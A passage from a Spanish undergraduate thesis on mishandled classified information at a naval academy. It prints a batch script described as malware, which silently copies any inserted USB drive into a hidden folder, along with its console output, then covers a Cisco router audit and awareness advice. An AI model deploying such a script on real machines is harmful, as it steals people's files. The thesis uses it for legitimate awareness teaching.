Lo que muestran este tipo de ataques es que, con el fin de obtener cierta información, el agresor ha debido estar de manera presencial en algún momento en la escena del ataque, pues para lanzar el ataque es necesario haber ejecutado de la alguna manera el *malware* en el ordenador de la víctima. Este hecho hace que este tipo de ataques puedan ser considerados menos probables o que el éxito del mismo sea mucho menor que un ataque con una herramienta como por ejemplo *Metasploit*.

```
Touche: Bloc de notes
Archivo Edición Formato Ver Ayuda
@echo off

:USB

echo Esperando usb...

for %%u in (a, b, d, e, f, g, h, i, j, k, l, m, n, o, p, q, r, s, t, u, v, w, x, y, z) do (
    dir /b %u:\ > nul 2>&1 && (
        for /f "tokens=8*" %%a in ('vol %u: ^| find "volumen de la unidad"') do (echo Unidad %u:\ "%a" detectada

if exist "%userprofile%\Documents\JaqueMate\%u-%%a" (goto USB) else (xcopy /s /c /i "%u:\*. *" %userprofile%\Documents\JaqueMate\%u-%%a" & goto USB)
    )
)
goto USB
exit
```

Figura 3-13 Código .txt del malware.

Existen dos posibles modos de ejecución del *malware*. En nuestro caso, con fines éticos y didácticos, se ha optado por ejecutar el software malicioso en primer plano con el fin de analizar y observar los diferentes procesos que tienen lugar cuando se ejecuta en el ordenador de la víctima. Se debe aclarar que para poder ejecutar este archivo no basta con guardar el código con la extensión *.txt*, sino que hay que guardar dicho código en formato *.bat* o *.exe* (dependiendo de si queremos ejecutarlo en primer o segundo plano, respectivamente) para poder llevar a cabo el proceso de ataque.

En la Figura 3-14 se observa como ya ha sido ejecutado el *malware* en el ordenador objetivo. En este caso, como se comentó anteriormente, la discreción durante el desarrollo del ataque sería nula, pues la víctima vería en todo momento la pantalla mostrada en la Figura 3-14.

Durante este primer proceso, el *malware* está a la *escucha*, esperando para abrir una comunicación con cualquier USB que se conecte en el ordenador infectado y comenzar el vertido de la información contenida en el USB de la víctima en la carpeta seleccionada.

```
C:\WINDOWS\system32\cmd.exe
Esperando usb...
Esperando usb...
Esperando usb...
Esperando usb...
Esperando usb...
Esperando usb...
Esperando usb...
Esperando usb...
Esperando usb...
Esperando usb...
Esperando usb...
```

Figura 3-14 Visualización en primer plano tras la ejecución del malware.

Una vez que la víctima haya conectado un extraíble en cualquiera de los puertos USB de su ordenador, el *malware* comenzará a *trabajar*. Para ello, empezará a copiar toda la información contenida en el extraíble de la víctima (Figura 3-15). En nuestro caso, para simular el posible ataque, se conectó en el ordenador infectado un extraíble nombrado como *INFOCLASTFG*.

```
C:\WINDOWS\system32\cmd.exe
Esperando usb...
Unidad e:\ "INFOCLASTFG" detectada
Esperando usb...
Unidad e:\ "INFOCLASTFG" detectada
Esperando usb...
Unidad e:\ "INFOCLASTFG" detectada
Esperando usb...
Unidad e:\ "INFOCLASTFG" detectada
Esperando usb...
Unidad e:\ "INFOCLASTFG" detectada
Esperando usb...
```

Figura 3-15 Visualización tras la detección de una conexión.

La información copiada durante el proceso, en nuestro caso, ha quedado almacenada en una carpeta generada por el *malware* justo tras la detección y establecimiento de la comunicación con el extraíble objetivo. He querido que dicha carpeta se nombrase como *JaqueMate* y que se localizase siguiendo la siguiente ruta: “Disco local (C:) → Usuarios → Ferry → Documentos → JaqueMate”, en donde, dentro de esta última, se encontrarían almacenados todos los archivos del sujeto atacado (Figura 3-16).




Figura 3-16 Directorio e información copiada del sujeto atacado.

En la Figura 3-16 podemos observar que el dispositivo de almacenamiento de la víctima contenía una copia de una publicación NATO CONFIDENTIAL (como se observa en Figura 3-12). Es decir, sin apenas conocimientos de ingeniería social, de ataques dirigidos o de generación de *malwares* hemos sido capaces de conseguir información clasificada cuya distribución podría conllevar graves repercusiones no solo a nivel Nacional sino también a nivel OTAN.

3.3.3.1 Ejecución ataque a un dispositivo externo mediante llave USB

A continuación, se demostrará que el mero hecho de cifrar un dispositivo externo, como puede ser un USB, no reduce a cero la probabilidad de que un agresor obtenga la información que se almacena dentro del mismo. Lo que reduciría a cero la probabilidad de que un agresor no obtuviese información clasificada de la víctima, sería no almacenarla en un dispositivo externo.

Mediante este ejemplo se quiere demostrar que, las probabilidades de éxito de un ataque dirigido a un dispositivo de almacenamiento externo cifrado que almacena información tanto clasificada como vulnerable mediante el proceso descrito en el apartado anterior, son relativamente altas. Es decir, el mero hecho de cumplir con una de las pautas descritas más adelante en el apartado 4.1.6 como es el cifrado de nuestros dispositivos externos con contraseñas robustas, no ha evitado que el agresor consiga acceder a toda la información contenida en nuestro USB (en nuestro caso INFOCLASTFG), puesto que en cuanto la víctima introduzca la contraseña, el volcado de la información contenida en el dispositivo comenzará. Para demostrarlo, seguiremos los mismos pasos que los recorridos en el apartado 3.3.3.

En primer lugar, ejecutaremos el *.bat* para que el ordenador objetivo “entre en escucha” en todos los puertos USB disponibles (Figura 3-14). A continuación, como sería habitual, el objetivo introduciría su dispositivo de almacenamiento externo en uno de los puertos USB disponibles del ordenador infectado.

En esta ocasión, el USB que va a ser atacado resulta estar cifrado, lo que hace que el ordenador infectado continúe a la escucha, sin ser capaz de establecer la conexión con el USB y, por consiguiente, sin poder comenzar a copiar la información almacenada en dicho dispositivo. Este hecho se debe a que, cuando el USB cifrado se conecta al ordenador donde se ha ejecutado el *malware*, no se podrá acceder a su contenido hasta que el usuario introduzca la contraseña con la que ha cifrado el dispositivo (Figura 3-17). Una vez la víctima introduce la contraseña, el proceso de volcado de la información en la carpeta predeterminada comenzará.




Figura 3-17 Protección USB mediante cifrado de unidad BitLocker.

De modo que, solo si el usuario introduce la contraseña con la que el dispositivo de almacenamiento ha sido cifrado, el *malware* comenzará a ejecutarse con normalidad, copiando todo el contenido almacenado en el dispositivo de almacenamiento USB conectado en el ordenador infectado (Figura 3-18).




Figura 3-18 Introducción contraseña cifrado y vertido de archivos.

Para esta simulación se ha empleado el uso de la aplicación de cifrado de disco predeterminada en el sistema operativo Windows, BitLocker. Mediante el uso de esta sencilla aplicación dificultaremos, en mayor medida, la obtención de información de nuestros dispositivos de almacenamiento externo.

3.4 Ejemplo de auditoría a un encaminador CISCO con Rocío

A pesar de que en la mayoría de las ocasiones las personas son las principales fuentes de debilidades de una institución, también es necesaria una correcta configuración y administración del equipamiento de red junto con unas políticas de uso adecuadas. A continuación, se muestra el uso de la herramienta Rocío para la verificación de la configuración de encaminadores CISCO. Se han usado los datos de un encaminador en producción del CUD. Estos datos han sido facilitados por el CUD y los resultados se han remitido al CUD para que tenga conocimiento de la situación.

Para empezar con la auditoría del encaminador, es necesario crear un proyecto (Figura 3-19). Este proyecto (para el caso expuesto) engloba los procesos siguientes.




Figura 3-19 Vista de proyectos.

Tras crear el nuevo proyecto, debemos asociar a este proyecto el equipo o equipos a auditar. En nuestro caso, hemos registrado nuestro encaminador como “Prueba Auditoría CISCO” (Figura 3-20).



Figura 3-20 Registro del encaminador a auditar.

El siguiente paso es cargar la configuración del encaminador, con el fin de que la herramienta pueda analizar dicha configuración y elaborar los resultados de la auditoría (Figura 3-21). El archivo de configuración contiene toda la información de configuración del encaminador y debe tener una extensión del tipo *.txt*. Como se ha explicado en el apartado 2.6.1, la herramienta Rocío solamente procesa configuraciones de equipos CISCO. Por tanto, para obtener el archivo de configuración utilizaremos el comando propio de CISCO “*show running-config*”.



Figura 3-21 Carga de la configuración del encaminador a auditar.

La Figura 3-22 muestra el resultado de la carga del archivo *.txt* de configuración del encaminador. Este archivo es el que utiliza la herramienta para llevar a cabo la auditoría del sistema.





Figura 3-22 Configuración del encaminador a auditar.

Finalmente, tras cargar el archivo de configuración, obtenemos el informe de la auditoría (Figura 3-23). Para acceder a dicho informe, navegaremos hacia la pestaña “Informes”. En dicha pestaña, quedarán almacenados todos los informes que se han generado en un determinado proyecto.



Informes de Auditoría

Listado de informes de auditoría asociados al proyecto 'TFG-'

	Informe ^	Configuración ^	Equipo	Fecha de creación ^	
1	resultset-20180302180854	config-20180302180757	Prueba-Auditoría-CISCO (modelo: cisco-2850)	Vie, 02 Mar, 2018 18:08:54 CET	

1 resultset

Figura 3-23 Creación del informe de auditoría.

Una de las características más reseñables de la herramienta Rocío es la facilidad para generar y visualizar informes de auditoría (Figura 3-24).




Figura 3-24 Informe final de la auditoría del encaminador.

Los informes de auditoría generados con la herramienta Rocío son el resultado del análisis y evaluación de un conjunto de reglas que son implementadas por la propia aplicación. Cada regla se clasifica según tipo e importancia, se muestra el resultado de auditar dicha regla, el tipo de error que es y la solución a aplicar. En nuestro ejemplo, hemos seleccionado el conjunto de reglas para encaminadores que viene preinstalado en la aplicación (del mismo modo que vienen instaladas el conjunto de reglas para conmutadores). Como conclusión obtenemos que el equipo auditado tiene errores críticos que hay que resolver. Este hecho demuestra que, la configuración de este encaminador puede ser, del mismo modo que lo son las personas, una fuente de vulnerabilidades en una institución, y que no solo es necesario fomentar la cultura de sensibilización y concienciación, sino también se considera necesario mantener una adecuada política de seguridad de los equipos y sistemas con los que se trabaja en una institución.

En el Anexo II: Resultados de la auditoría, se presenta el informe final, como resultado de la auditoría de encaminador CISCO que se encuentra en desarrollo.

3.5 Conclusiones previas a la solución

Mientras que algunos de los métodos y escenarios descritos en el apartado 3.3 han sido simulados con fines éticos y didácticos, puesto que estas acciones no quedarían respaldadas dentro los marcos de la legalidad, aquellas que no han sido simuladas (por el bien de la víctima) han sido consentidas por el sujeto atacado.

De los métodos y escenarios propuestos se pueden obtener varias conclusiones las cuales quedan respaldadas con los diversos ataques realizados.

Estas conclusiones se basan principalmente en los siguientes puntos:

- Los alumnos almacenan, procesan y difunden información clasificada de manera incorrecta.
- Esto lleva a pensar que los alumnos no están concienciados y sensibilizados en dicho aspecto.
- A estos alumnos se les podría acercar una solución: las doctrinas STIC.

En este caso, se dice acercar y no proponer ya que las doctrinas generadas por el CCN y que son difundidas por diversas fuentes las cuales incluyen entre otras al MCCD, están al alcance de todos los componentes de las FAS. Además, las estadísticas hablan por sí solas (Figura 3-25). Si se analiza un día cualquiera (en este caso el 19 de febrero de 2018), se observa como las cifras presentadas son ridículas, pues la página del MCCD recibió alrededor de cien visitas a lo largo de dicho lunes siendo la página de inicio la más visitada, quedando por delante de otros temas mucho más importantes, desde el punto de vista de este TFG, como son los boletines de concienciación.

Es decir, el problema no son los medios de difusión de los distintos modos de operar con información clasificada. El problema reside principalmente en el nulo interés por conocer por parte del personal de la FAS y, en particular, de los alumnos de la ENM.

Este proyecto de fin de grado concibe que una de las posibles “soluciones” radica en intentar concienciar y sensibilizar al alumnado que se forma durante cinco años en la ENM. Máxime cuando se ha demostrado la facilidad con la que cualquier individuo (y no es necesario que sea un *hacker*) es capaz de conseguir información.




Figura 3-25 Estadísticas MCCD [16].

Así, como se dijo a principio de este trabajo, los alumnos cometen, entre otros muchos, tres grandes errores:

1. Infravalorar la cantidad de información que generan, consultan o difunden cada día.
2. Despreciar el valor de la información que manejan.
3. Pensar que no son relevantes y por lo tanto nunca van a ser objeto de ataques.

A pesar de todo, hoy por hoy, si alguien con los recursos suficientes quiere *hackear* a un objetivo lo va a conseguir. La clave del éxito para mitigar los daños derivados de un *ciberataque* es el resultado de, entre otras cosas, dificultar el proceso de obtención de información por parte de los agresores y disponer de sistemas de alerta temprana que minimicen los daños.

4 ADECUACIÓN DE LAS GUÍAS Y DOCTRINAS EXISTENTES

4.1 Introducción

Con el fin de reducir la cantidad de información clasificada que manejan los alumnos de la ENM (entendida como tal el almacenamiento, procesamiento o difusión de la misma en adelante), se analizó el grado de conocimiento de los alumnos de cara a las guías básicas ya existentes (Figura 3-1). Tras los resultados obtenidos, se pensó que una de las maneras más simples y básicas de solucionar o disminuir en gran medida este problema era acercar (de nuevo) estas guías.

En todo momento nos referiremos a información clasificada y vulnerable a lo largo de este apartado. Con base en esto, se desarrollan una serie de consejos y configuraciones de cara a los alumnos cuyo objetivo será acercar las diferentes posturas, ya existentes, para un correcto manejo de dicha información.

En el manejo de la información clasificada siempre existe un responsable último si esta no se maneja correctamente. Es decir, si un alumno difunde información clasificada en una plataforma común como puede ser Dropbox, sin el consentimiento del organismo competente y, por consiguiente, sin previa autorización se le considera como responsable último de la misma. Ello supone que, frente a cualquier problema derivado de la difusión de contenido clasificado (por ejemplo, que dicho contenido sea descargado por un individuo de un país de fuera de la alianza, lo que supondría un riesgo para la misma) responderá ante la ley.

De modo que, en los sucesivos apartados desarrollados, se enumerarán varios consejos de uso y seguridad que resumen las guías y doctrinas ya existentes para que los alumnos las incluyan entre sus prácticas habituales, ya bien sea como mero usuario de una red o como administrador de la misma.

El hecho de cumplir con las pautas que se describen no asegura la protección completa de la información clasificada, sino más bien disminuye la probabilidad de que la información manejada por los alumnos sea interceptada por terceras personas.

Este trabajo, ante todo, no quiere incentivar la práctica ya existente en la ENM del manejo inadecuado de la información clasificada, sino que busca respaldar el punto de vista opuesto: concienciando y sensibilizando con prácticas sencillas, fáciles de comprender incluso por usuarios profanos en las TIC, de la situación existente en el centro docente y nombrando una serie de bases y pautas sobre las que los alumnos deberían sustentarse con el fin de dificultar la obtención de información clasificada o vulnerable por parte de terceras personas. Además, esta conducta está tan perseguida que tanto el CNI, como el CCN, como el MCCD, en sus respectivas plataformas, disponen de una sección de “reporte de incidentes”, a través de la cual cualquier usuario puede denunciar un uso indebido de la

información clasificada, uso prohibido de un recurso informático, ingeniería social, fraude o *phishing* entre otras muchas opciones como se muestra en la Figura 4-1.

Las pautas y consejos que a continuación se exponen son solo una guía de buenas prácticas, pero su uso o aplicación garantizan un aumento de la seguridad de la organización y, con ello, un aumento de la seguridad tanto de los usuarios como de la información.



Mando Conjunto de Ciberdefensa

REPORTE DE INCIDENTES DE SEGURIDAD

Fecha de notificación:

DATOS DE LA PERSONA QUE NOTIFICA	
Apellidos y Nombre:	
Departamento/Destino:	Cargo que ocupa:
Correo electrónico:	Teléfono de contacto:

INFORMACIÓN SOBRE EL INCIDENTE
Fecha en que observó el incidente:

Marque con una CRUZ (X) todas las opciones que considere aplicables:

☐ Uso indebido de información clasificada.	☐ Ingeniería social, fraude o phishing.
☐ Uso prohibido de un recurso informático.	☐ Modificación no autorizada de un sitio o página web.
☐ Divulgación no autorizada de información personal.	☐ Eliminación insegura de información.
☐ Intrusión física.	☐ Modificación o eliminación no autorizada de datos.
☐ Destrucción no autorizada de información.	☐ Anomalía o vulnerabilidad técnica de software.
☐ Robo o pérdida de información.	☐ Amenaza o acoso por medio electrónico.
☐ Interrupción prolongada en un sistema o servicio de red.	☐ Ataque o infección por código malicioso (virus, gusanos, troyanos, etc.)
